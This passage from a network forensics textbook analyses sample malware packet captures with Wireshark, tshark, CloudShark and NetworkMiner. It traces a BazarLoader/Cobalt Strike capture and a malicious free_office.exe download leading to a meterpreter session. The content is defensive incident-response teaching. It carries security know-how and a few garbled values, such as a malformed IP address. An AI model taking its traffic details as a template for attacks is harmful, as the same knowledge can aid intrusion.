172.17.0.153	20.189.173.4	84	33.839 KiB	39	16.284 KiB	45	17.555 KiB	1906.14869	3147.4069	42 bytes	45 bytes
172.17.0.153	172.17.0.1	309	33.141 KiB	309	33.141 KiB	0	0 bytes	0844.6664611039.5008	24 bytes	0 bytes	
172.17.0.153	20.7.1.246	139	32.423 KiB	64	12.062 KiB	75	20.361 KiB	12.230385	12080.3523	8 bytes	13 bytes
172.17.0.153	40.126.28.23	57	29.285 KiB	25	7.725 KiB	32	21.561 KiB	1602.00393	10546.9058	5 bytes	16 bytes
172.17.0.153	40.74.108.123	110	28.337 KiB	49	7.954 KiB	61	20.383 KiB	540.404704	2916.9403	22 bytes	57 bytes

Figure 7.22: Verifying talkative IP addresses using conversation

Further analysis reveals that the interesting IP address 193.200.16.175 has a lot of TLS client Hello packets. Next, we will search for TLS certificate information to see who the issuer is and what is the validity of the certificate. For that we can use display filter to first filter on IP address 193.200.16.175 with tls handshake type 11 which is used for tls certificate packets.

Display filter: `ip.addr eq 193.200.16.175 && tls.handshake.type eq 11`

The below screenshot shows the issuer information and cert validity information. Similarly, you can find certificate information associated with 64.4497.58 IP addresses:

Note: Always practice in a lab environment.




Figure 7.23: Showcasing cert issuer and validity information

Now let us use tshark to analyze PCAPs, and we will use sample name 2022-02-07-BazarLoader-with-Cobalt-Strike.pcap, which you can download from <https://www.malware-traffic-analysis.net/2022/02/07/index.html>

We will start from endpoint information, and the command is `tshark.exe -nr c:\Users\Labuser\Downloads\Network\2022-02-07-BazarLoader-with-Cobalt-Strike.pcap\BazarLoader-with-Cobalt-Strike.pcap -q -z endpoints,ip` uses the tshark command-line tool to analyze a network capture file called `BazarLoader-with-Cobalt-Strike.pcap` located in the directory `"c:\Users\Labuser\Downloads\Network\2022-02-07-BazarLoader-with-Cobalt-Strike.pcap"`.

The options used in the command are:

- `-nr`: Specifies that the input file is a PCAP file.
- `-q`: Runs tshark in quiet mode, which suppresses unnecessary output and displays only the desired output.
- `-z endpoints,ip`: Generates a list of endpoints (IP addresses) found in the capture file, along with some statistics, such as the number of packets and

bytes exchanged with each endpoint.

Though we should scrutinize all the IP addresses, but based on the volume of bytes, we have a couple of interesting IP addresses. For example 10.2.7.101, 23.82.141.117, 23.218.232.172:

IPv4 Endpoints Filter:<No Filter>								
	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes		
10.2.7.101	18451	10591405	8457	1531623	9994	9059782		
23.82.141.117	10660	5604170	5492	4679959	5168	924211		
23.218.232.172	2221	2080450	1534	2030391	687	50059		
204.79.197.200	985	725349	537	691320	448	34029		
10.2.7.7	904	205119	430	99183	474	105936		
5.182.207.28	621	488557	343	467095	278	21462		
84.32.188.136	402	193634	201	134904	201	58730		
20.189.173.9	366	199758	191	52832	175	146926		
13.107.42.12	239	181315	151	172388	88	8927		
23.203.30.115	238	210017	161	204047	77	5970		
74.6.143.25	153	45296	72	36723	81	8573		
20.62.190.187	130	82752	76	53398	54	29354		
13.107.21.200	101	38321	50	30384	51	7937		
13.107.246.57	72	31281	42	27279	30	4002		
40.98.130.194	70	29786	41	25535	29	4251		
184.50.55.32	61	46748	41	44539	20	2209		
52.242.97.97	60	22800	32	6278	28	16522		
13.107.42.13	59	34304	35	31347	24	2957		
52.183.220.149	51	13241	29	9531	22	3710		
74.6.231.20	50	12599	23	9886	27	2713		

Figure 7.24: List of endpoints

```
tshark.exe -nr c:\Users\Labuser\Downloads\Network\2022-02-07-BazarLoader-with-Cobalt-Strike.pcap\BazarLoader-with-Cobalt-Strike.pcap -q -z conv,tcp gives the following output:
```

10.2.7.101:49881	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1777.516124000	0.5685
10.2.7.101:49882	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1787.469841000	0.5112
10.2.7.101:49886	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1798.094398000	0.5438
10.2.7.101:49887	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1803.657500000	0.5129
10.2.7.101:49890	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1815.753318000	0.5461
10.2.7.101:49892	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1825.627333000	0.6097
10.2.7.101:49894	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1835.767706000	0.6667
10.2.7.101:49895	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1840.674066000	0.6433
10.2.7.101:49897	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1852.532635000	0.4931
10.2.7.101:49898	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1857.799709000	0.5023
10.2.7.101:49899	<-> 23.82.141.117:443	9 1242 bytes	10 1251 bytes	19 2494 bytes	1862.158644000	0.5198
10.2.7.101:49901	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1873.674283000	0.5167
10.2.7.101:49902	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1878.721406000	0.5104
10.2.7.101:49905	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1900.269438000	0.5209
10.2.7.101:49909	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1917.348549000	0.5872
10.2.7.101:49910	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1922.737594000	0.6162
10.2.7.101:49911	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1928.207205000	0.6115
10.2.7.101:49912	<-> 23.82.141.117:443	9 1242 bytes	10 1251 bytes	19 2494 bytes	1933.270506000	0.6346
10.2.7.101:49916	<-> 23.82.141.117:443	9 1928 bytes	10 1251 bytes	19 3179 bytes	1955.567266000	0.6783
10.2.7.101:49922	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1977.568227000	0.5620
10.2.7.101:49923	<-> 23.82.141.117:443	9 1243 bytes	10 1251 bytes	19 2494 bytes	1983.147541000	1.9662

Figure 7.25: Tshark output pcap showcasing endpoint conversation

CloudShark

CloudShark is a cloud-based network analysis tool that allows users to upload, analyze, and share packet capture files in a web-based interface. It provides a simple and secure way for digital forensics and incident professionals to

collaborate on network analysis tasks. CloudShark is different from Wireshark, which is a desktop-based packet analyzer tool that requires users to download and install software on their computer.

When a packet capture file is uploaded to CloudShark, it is stored securely in the cloud and can be accessed from any device with an internet connection.

CloudShark supports a wide range of capture file formats, including pcap, pcapng, and others. Once a file is uploaded, users can view the packets in a web-based interface that is like Wireshark.

CloudShark could search and filter packet captures. Users can search for specific packets using regular expressions or by filtering based on various packet attributes, such as source IP address, destination port, or protocol. They can also sort packets by various criteria, such as timestamp or packet length.

Because CloudShark is web-based, users can access it from any device with an internet connection, without needing to install any software. Additionally, CloudShark provides advanced analysis features, such as the ability to search packet captures using regular expressions, filter, and sort packets. CloudShark also offers powerful analysis and reporting capabilities. Users can create custom reports that include graphs and statistics based on packet capture data. They can also create packet capture templates that can be used to automate analysis tasks.

It provides robust collaboration features that allow multiple users to work together on a packet capture. Users can share captures with others, add comments to specific packets, and create discussion threads around specific issues. This can be particularly useful for teams that are spread out geographically or for organizations that need to collaborate with outside vendors or partners.

Features of CloudShark

The following are the features of CloudShark:

- **REST API:** Allows developers to integrate CloudShark functionality into their own applications. This can be useful for automating network analysis tasks or for building custom network monitoring tools.
- **DNS activity:** CloudShark includes a DNS activity view that provides detailed information about DNS queries and responses within a packet capture. Users can view the source and destination IP addresses, the query type, and the response code, among other data.
- **Follow Stream:** Users can follow TCP, UDP, or other protocol streams within a packet capture to see the entire conversation between two

endpoints. This can be useful for identifying issues related to specific conversations or for analyzing the flow of data between two endpoints.

- **GeoIP World Map:** CloudShark includes a GeoIP world map view that displays the location of IP addresses on a map. Users can use this feature to identify geographic patterns in network traffic or to identify potential security threats based on geographic location.
- **Graphs:** CloudShark includes a variety of graphing features that allow users to visualize packet capture data in a variety of ways. Users can create pie charts, bar graphs, line graphs, and other types of graphs based on packet capture data.
- **HTTP analysis:** CloudShark includes advanced HTTP analysis features that allow users to analyze web traffic in detail. Users can view the request and response headers, examine cookies and other HTTP data, and view the contents of HTTP requests and responses.
- **Ladder diagrams:** CloudShark includes ladder diagrams that allow users to visualize the flow of data between two endpoints. This can be useful for troubleshooting network issues or for identifying performance bottlenecks.
- **RTP Streams:** CloudShark includes features for analyzing **Real-time Transport Protocol (RTP)** streams, which are used for streaming media over the network. Users can view the contents of RTP packets, analyze packet loss and jitter, and identify potential issues with media streams.

The control panel is illustrated in the *Figure 7.26*:




Figure 7.26: Cloudfshark main control panel

One of the features is threat assessment. We utilized threat assessment and found a couple of high-severity packets. And the deeper dive of those packets shows the signature matches with the associated IP addresses. It is a useful visualization to understand the timeline of events. You can click on each of the events shown in the below screenshot, which will allow you to further analyze the packet as well as look into TCP stream of the packet:




Figure 7.27: Cloudshark threat assessment screen

Networkminer

NetworkMiner is a widely used network forensic analysis tool that enables the capture and analysis of network traffic. Developed by *Erik Hjelmvik* and his team at Netresec AB, NetworkMiner is a free and open-source tool that has become a go-to for network administrators, forensic analysts, and security researchers worldwide.

The tool operates by capturing network traffic in real-time, or by opening previously captured packet capture files. It then analyzes the captured traffic to extract a variety of data types, including files, images, emails, and other network artifacts. NetworkMiner presents the extracted data in an intuitive graphical interface, enabling the user to quickly and easily investigate network activity.

In addition to its ability to extract files and images from network traffic, NetworkMiner also provides a range of other features. For example, it can reconstruct TCP and UDP sessions, decode various protocols such as HTTP, SMTP, POP3, and FTP, and extract metadata from network packets.

The tool's ease of use, open-source nature, and wide platform compatibility (including Windows and Linux) have contributed to its popularity. It has become an essential tool for network analysis and investigation, particularly in the context of security incidents.

Features of NetworkMiner

Network Miner offers a range of powerful features that help network analysts and investigators to better understand and investigate network activity. Some of the main features of Network Miner include:

- **File extraction:** NetworkMiner can extract files and images from network traffic, enabling users to identify potentially malicious or sensitive content.
- **Session reconstruction:** The tool can reconstruct TCP and UDP sessions, enabling users to see the complete picture of network activity across a given session.
- **Protocol decoding:** NetworkMiner can decode various protocols, such as HTTP, SMTP, POP3, and FTP, enabling users to analyze network activity at the protocol level.
- **Metadata extraction:** The tool can extract metadata from network packets, such as timestamps and source/destination IP addresses, enabling users to better understand the context of network activity.
- **User-friendly interface:** NetworkMiner's intuitive graphical interface enables users to quickly and easily navigate and analyze network traffic.

Overall, NetworkMiner's range of features makes it a powerful tool for network analysis and investigation. Its ability to extract files and images from network traffic, reconstruct sessions, and decode protocols makes it a valuable resource for security professionals, network administrators, and forensic analysts alike.

Let us quickly explore NetworkMiner and what information we can extract using it. We are going to use `nitroba.pcap` developed by *Phil Hagen*'s 2015 Network Forensics Challenge: <https://www.netresec.com/?page=PcapFiles> or you can download it from: <https://for572.com/2014-11nfchallengeevidence>

Once the pcap is loaded into networkminer, it will take some time, depending on the pcap file size. Networkminer will automatically parse all the relevant data from pcap file. In the below figure, we focused on messages. After selecting the specific frame, it shows the content of the messages.

Similarly, we can investigate images and files that are automatically parsed and stored under networkminer's installed folder location by default. Files and images are stored under **AssembledFiles** and **Images** folder, respectively. To find the path of the files and images, you can hover over them, and it will show the location. For example, the path for **abb.png** is **\NetworkMiner_2-8\NetworkMiner_2-8\Images\abb.png**.




Figure 7.28: Networkminer control

PCAP analysis scenario: Malicious file downloaded

Let us start with networkminer. We we will use:

Malicious_file_downloaded_and_shell_access.pcap.

The first step is to load the pcap file into networkminer by clicking on the file and then selecting the PCAP file you want to investigate. Networkminer might sometimes depend on the size of the pcap file.

When we investigated endpoints by bytes, we observed 10.0.11.4, 10.0.11.5, 13.249.190.100, 13.35.77.59 and 104.110.243.49 are top talkers. The last three IP addresses are of **Amazon Web Services (AWS)**. If we do not have a legitimate use of AWS, then we should scrutinize it. For this scenario, we do not need to pursue them. Refer to the following figure for the endpoint data points:

Ethernet · 13	IPv4 · 318	IPv6 · 6	TCP · 934	UDP · 862			
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	
10.0.11.4	199,376	827.245 MiB	42,446	632.156 MiB	156,930	195.089 MiB	
10.0.11.5	69,521	654.704 MiB	30,810	4.962 MiB	38,711	649.742 MiB	
13.249.190.100	91,215	114.231 MiB	80,452	113.675 MiB	10,763	568.651 KiB	
13.35.77.59	56,806	68.655 MiB	48,478	68.195 MiB	8,328	471.401 KiB	
104.110.243.49	3,352	3.294 MiB	2,468	3.222 MiB	884	73.127 KiB	

Figure 7.29: Understanding endpoint data points

Next, we use the conversation feature of Wireshark and observe that 10.0.11.4 is talking to multiple IP addresses, and the top 3 destinations by bytes size are 10.0.11.5, 13.249.190.100 and 13.35.77.59. Again, the last IP address belongs to AWS:

Ethernet · 15	IPv4 · 331	IPv6 · 4	TCP · 666	UDP · 770							
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.0.11.4	10.0.11.5	34,998	632.075 MiB	17,753	630.096 MiB	17,245	1.979 MiB	2.575662	1213.7480	4.153 MiB	13.357 KiB
10.0.11.4	13.249.190.100	91,215	114.231 MiB	10,763	568.651 KiB	80,452	113.675 MiB	41.951166	34.4769	131.949 KiB	26.377 MiB
10.0.11.4	13.35.77.59	56,806	68.655 MiB	8,328	471.401 KiB	48,478	68.195 MiB	40.031905	277.8517	13.572 KiB	1.963 MiB
10.0.11.4	104.110.243.49	3,352	3.294 MiB	884	73.127 KiB	2,468	3.222 MiB	58.088192	144.0951	4.060 KiB	183.202 KiB
10.0.11.5	151.101.193.44	2,432	2.619 MiB	604	49.148 KiB	1,828	2.571 MiB	814.572957	174.7325	2.250 KiB	120.529 KiB
10.0.11.4	13.107.246.40	2,237	2.605 MiB	347	26.621 KiB	1,890	2.579 MiB	57.803917	127.5672	1.669 KiB	165.637 KiB
10.0.11.5	142.250.65.196	2,361	2.145 MiB	527	143.182 KiB	1,834	2.006 MiB	483.612809	440.9120	2.598 KiB	37.264 KiB

Figure 7.30: Understanding conversation data points

We identified two IP addresses that are observed to be very talkative. We know that 10.0.11.4 is the machine from our environment, and we have a suspicion that this machine might be compromised. We need to find out what happened to this machine, which helps packet capture. Both 10.0.11.4 and 10.0.11.5 have been observed communicating on high port numbers, as shown:

10.0.11.4	65095	30	5.220 KiB	29	1.004 KiB	27	1.021 KiB
10.0.11.4	65094	54	3.032 KiB	27	1.450 KiB	27	1.582 KiB
10.0.11.4	65092	127	18.810 KiB	70	10.002 KiB	57	8.808 KiB
10.0.11.4	65091	121	11.435 KiB	72	5.968 KiB	49	5.467 KiB
10.0.11.4	65088	10	2.793 KiB	6	1.236 KiB	4	1.557 KiB
10.0.11.5	60970	35	6.940 KiB	21	4.958 KiB	14	1.982 KiB
10.0.11.5	60448	24	8.464 KiB	13	2.037 KiB	11	6.427 KiB
10.0.11.5	60422	38	10.204 KiB	19	2.375 KiB	19	7.829 KiB

Figure 7.31: IP addresses communicating on high port numbers

To find the type of OS, we will load the PCAP file to networkminer, and then filter the 10.0.11.5 IP address under the **hosts** tab. In this example, Linux OS is associated with IP address:10.0.11.5.

Next, we will filter the IP addresses 10.0.11.4 and 10.0.11.5, where we will focus on the packets with http request.

Display filter: `(ip.addr == 10.0.11.5 and ip.addr == 10.0.11.4) and (http.request.method)` We identified 3 packets with the GET command of http, out of which the second packet is interesting. It seems like an exe (at least based on the file name), and was downloaded by 10.0.11.4 host from the 10.0.11.5 destination, as shown in the following figure:

(ip.addr == 10.0.11.5 and ip.addr == 10.0.11.4) and (http.request.method)						
No.	Time	Source	Destination	Protocol	Length	Info
59	2023-05-12 14:17:38.721690	10.0.11.4	10.0.11.5	HTTP	773	GET / HTTP/1.1
+ 79009	2023-05-12 14:18:21.200107	10.0.11.4	10.0.11.5	HTTP	500	GET /free_office.exe HTTP/1.1
1623...	2023-05-12 14:20:09.211033	10.0.11.4	10.0.11.5	HTTP	773	GET / HTTP/1.1

Figure 7.32: Display filter

Next, we will right click on the second packet to follow TCP stream for more details. In the TCP stream we are able to see following information, also displayed in *Figure 7.33*:

- GET request for `/free_office.exe` was requested from host 10.0.11.5
- Which was successfully returned on May 12, 2023, 14:18 GMT, confirms the server is an Apache 2.4, which is part of the response.
- The content type is an msdos-program which means Microsoft binaries, either `.dll` or `.exe`

1
GET /free_office.exe HTTP/1.1
Host: 10.0.11.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 Edg/113.0.1774.35
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

2
HTTP/1.1 200 OK
Date: Fri, 12 May 2023 14:18:20 GMT
Server: Apache/2.4.55 (Debian)
Last-Modified: Mon, 01 May 2023 16:31:32 GMT
ETag: "1204a-5faa45b09b9bb"
Accept-Ranges: bytes
Content-Length: 73802
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program

3

Figure 7.33: TCP stream of GET request of free_office.exe

Let us use networkminer to extract the `free_office.exe`. Go to **Files** | Filter on `free_office.exe`. All the files are extracted and exported under the assembled files folder of networkminer. For example, in the lab environment, we can locate the `free_office.exe` files at this path:

C:\Users\Labuser\Downloads\NetworkMiner_2-8\NetworkMiner_2-8\AssembledFiles\10.0.11.5\TCP-80




Figure 7.34: locating and extracting free_office.exe

We uploaded the extracted file to <https://www.virustotal.com>, to quickly figure out if the antivirus software is detecting it as malicious or not. Indeed, it is detected as malicious by most of the AVs, as shown:

Figure 7.35: Virustotal results of free_office.exe

Under **assemble file** folder, go to: C:\Users\Labuser\Downloads\NetworkMiner_2-8\NetworkMiner_2-8\AssembledFiles\10.0.11.5\. We find port 4444 which is

usually used by meterpreter, when we investigated the folder, we find `meterpreter.dll` files.

This means, probably a meterpreter session has been made with 10.0.11.4 host. It is recommended that you further analyze the PCAP files to better learn and practice your network forensics skills.

Conclusion

In conclusion, the network forensics chapter provided a comprehensive and technical exploration of the subject, encompassing various facets related to the collection, analysis, and interpretation of network data for investigative purposes.

The chapter commenced by offering a precise definition of network forensics and underscored its pivotal role in digital forensics and incident response.

Emphasizing the need for a thorough understanding of network forensics scenarios, it established a solid foundation by presenting essential prerequisites prior to commencing a network forensics investigation.

Subsequently, the chapter delved into an extensive examination of the diverse sources of network forensics data, with a primary focus on Packet Capture files (PCAPs). It provided an intricate and historical context of PCAPs, elucidating their paramount importance in digital forensics and incident response.

Furthermore, it detailed meticulous techniques for capturing PCAPs on Windows and Linux environments utilizing sophisticated tools such as Wireshark, Tshark, Dumpcap.exe, and Tcpdump. Additionally, a comprehensive cheat sheet of **Berkeley Packet Filters (BPF)** is furnished to enable efficient network traffic filtering.

Moreover, the chapter meticulously explored the intricacies of Wireshark, a widely employed **Graphical User Interface (GUI)** tool for network analysis. It shed light on the setup process and unveiled the extensive array of features offered by Wireshark. Additionally, the chapter provided an exhaustive display filter cheat sheet and imparts in-depth knowledge on performing PCAPs analysis using Wireshark. Furthermore, it introduced Tshark, the command-line counterpart of Wireshark, and furnished an extensive compendium of commands, enabling investigators to effectively analyze network traffic.

The chapter further elucidated Cloudshark, a cloud-based platform facilitating the sharing and analysis of network captures. It elucidated the intricate setup process and expounded upon its practical usage. Furthermore, the chapter introduced NetworkMiner, an advanced tool for network traffic analysis and file extraction

from PCAPs. It meticulously outlined the diverse features offered by NetworkMiner and provided comprehensive guidance on its proficient utilization.

Lastly, the chapter presented a sophisticated analysis scenario, focusing on the investigation of a malicious file downloaded from the network. By leveraging the techniques and tools of network forensics, it demonstrated the efficacy of the approach in uncovering crucial insights to mitigate network-based threats.

To summarize, the network forensics chapter presented readers with an advanced and technical understanding of the subject matter. By comprehending the underlying concepts and effectively utilizing the provided tools, investigators can enhance their ability to conduct comprehensive network investigations, analyze intricate network traffic, and extract invaluable insights for the purposes of digital forensics and incident response.

Points to remember

- Switch -I is for interface and –w to write a PCAP file.
- Network log analysis (DNS, DHCP, Router, MAC table etc.) is critical to network investigation.
